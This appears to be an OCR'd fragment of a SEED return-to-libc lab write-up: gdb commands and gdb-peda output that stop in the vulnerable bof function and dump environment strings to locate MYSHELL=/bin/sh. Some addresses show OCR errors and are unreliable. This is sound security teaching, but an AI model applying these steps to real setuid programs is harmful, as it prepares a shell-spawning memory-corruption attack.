
$ ls -l retlib_gdb





```
$ gdb newretlib_gdb
$ b bof
$ r
$ x/s * ((char **)environ)
$ x/100s 0xbfffefc7
```


(this address would be obtained in the output of the previous line)








Terminal
11:01 AM
[----------stack----------]
0000| 0xbfffed00 --> 0x80485c2 ("badfile")
0004| 0xbfffed04 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed08 --> 0x1
0012| 0xbfffed0c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffed10 --> 0xb7f1cdbc --> 0xbfffedfc --> 0xbfffeffd ("XDG_VTNR=7")
0020| 0xbfffed14 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfffed18 --> 0xbfffed48 --> 0x0
0028| 0xbfffed1c --> 0x804850f (<main+52>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char**)environ)
0xbfffeffd: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbfffeffd
0xbfffeffd: "XDG_VTNR=7"
0xbffff008: "XDG_SESSION_ID=c1"
0xbffff01a: "CLUTTER_IM_MODULE=xim"
0xbffff030: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff060: "SESSION=ubuntu"
0xbffff06f: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0a0: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0d2: "SHELL=/bin/bash"
0xbffff0e2: "XDG_MENU_PREFIX=gnome-"
0xbffff0f9: "VTE_VERSION=4205"


Terminal
11:01 AM
gdb-peda$ x/100s 0xbfffeffd
0xbfffeffd: "XDG_VTNR=7"
0xbffff008: "XDG_SESSION_ID=c1"
0xbffff01a: "CLUTTER_IM_MODULE=xim"
0xbffff030: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff060: "SESSION=ubuntu"
0xbffff06f: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0a0: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0d2: "SHELL=/bin/bash"
0xbffff0e2: "XDG_MENU_PREFIX=gnome-"
0xbffff0f9: "VTE_VERSION=4205"
0xbffff10a: "TERM=xterm-256color"
0xbffff11e: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff147: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff16a: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff20f: "WINDOWID=62914570"
0xbffff221: "GNOME_KEYRING_CONTROL="
0xbffff238: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1225"
0xbffff27c: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2a9: "USER=seed"
0xbffff2b3: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff316: "QT_ACCESSIBILITY=1"
0xbffff329: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...


Terminal
11:01 AM
01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=
01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbffff4b9: "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;3
1:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=
01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff581: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=0
1;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.
xpm=01;35:*.tif=01;35:*.tiff=01;35:"...
0xbffff649: "*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*
.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=
01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbffff711: "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=0
1;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yu
v=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbffff7d9: "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid
=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:
.oga=00;36:.opus=00;36:*.spx=00;3"...
0xbffff8a1: "6:*.xspf=00;36:"
0xbffff8b1: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8eb: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff91f: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff948: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff97b: "COLUMNS=91"
0xbffff986: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9ca: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/
java-8-oracle/db/bin:/usr/lib/jvm/j"...


Terminal
11:02 AM
0xbffffa92: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed
/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/h
ome/seed/.local/bin"
0xbffffb4b: "DESKTOP_SESSION=ubuntu"
0xbffffb62: "_=/usr/bin/gdb"
0xbffffb71: "QT_QPA_PLATFORMTHEME=appmenu-qt5"
0xbffffb92: "QT_IM_MODULE=ibus"
0xbffffba4: "JOB=unity-settings-daemon"
0xbffffbbe: "PWD=/home/seed"
0xbffffbcd: "XDG_SESSION_TYPE=x11"
0xbffffbe2: "JAVA_HOME=/usr/lib/jvm/java-8-oracle"
0xbffffc07: "XMODIFIERS=@im=ibus"
0xbffffc1b: "LANG=en_US.UTF-8"
0xbffffc2c: "GNOME_KEYRING_PID="
0xbffffc3f: "MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path"
0xbffffc75: "GDM_LANG=en_US"
0xbffffc84: "IM_CONFIG_PHASE=1"
0xbffffc96: "COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx"
0xbffffcba: "LINES=27"
0xbffffcc3: "GDMSESSION=ubuntu"
0xbffffcd5: "GTK2_MODULES=overlay-scrollbar"
0xbffffcf4: "SESSIONTYPE=gnome-session"
0xbffffd0e: "XDG_SEAT=seat0"
0xbffffd1d: "HOME=/home/seed"
0xbffffd2d: "SHLVL=1"
0xbffffd35: "LANGUAGE=en_US"
0xbffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"


Terminal
11:02 AM
0xbffffd44: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffd70: "LIBGL_ALWAYS_SOFTWARE=1"
0xbffffd88: "UPSTART_INSTANCE="
0xbffffd9a: "LOGNAME=seed"
0xbffffda7: "XDG_SESSION_DESKTOP=ubuntu"
0xbffffdc2: "UPSTART_EVENTS=xsession started"
0xbffffde2: "COMPIZ_BIN_PATH=/usr/bin/"
0xbffffdfc: "MYSHELL=/bin/sh"
0xbffffe0c: "QT4_IM_MODULE=xim"
0xbffffe1e: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/sh
are/:/var/lib/snapd/desktop"
0xbffffe84: "J2SDKDIR=/usr/lib/jvm/java-8-oracle"
0xbffffea8: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-iGtNZJTkQI"
0xbffffee4: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbffffff04: "UPSTART_JOB=unity7"
0xbffffff17: "INSTANCE="
0xbffffff21: "DISPLAY=:0"
0xbffffff2c: "XDG_RUNTIME_DIR=/run/user/1000"
0xbffffff4b: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbffffff72: "GTK_IM_MODULE=ibus"
0xbffffff85: "XDG_CURRENT_DESKTOP=Unity"
0xbffffff9f: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbffffffc1: "XAUTHORITY=/home/seed/.Xauthority"
0xbffffffe3: "/home/seed/newretlib_gdb"
0xbffffffc: ""
0xbffffffd: ""
0xbffffffe: ""


Terminal
11:02 AM
0xbffffff17: "INSTANCE="
0xbffffff21: "DISPLAY=:0"
0xbffffff2c: "XDG_RUNTIME_DIR=/run/user/1000"
0xbffffff4b: "J2REDIR=/usr/lib/jvm/java-8-oracle/jre"
0xbffffff72: "GTK_IM_MODULE=ibus"
0xbffffff85: "XDG_CURRENT_DESKTOP=Unity"
0xbffffff9f: "LESSCLOSE=/usr/bin/lesspipe %s %s"
0xbffffffc1: "XAUTHORITY=/home/seed/.Xauthority"
0xbffffffe3: "/home/seed/newretlib_gdb"
0xbffffffc: ""
0xbffffffd: ""
0xbffffffe: ""
0xbfffffff: ""
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
0xc0000000: <error: Cannot access memory at address 0xc0000000>
gdb-peda$

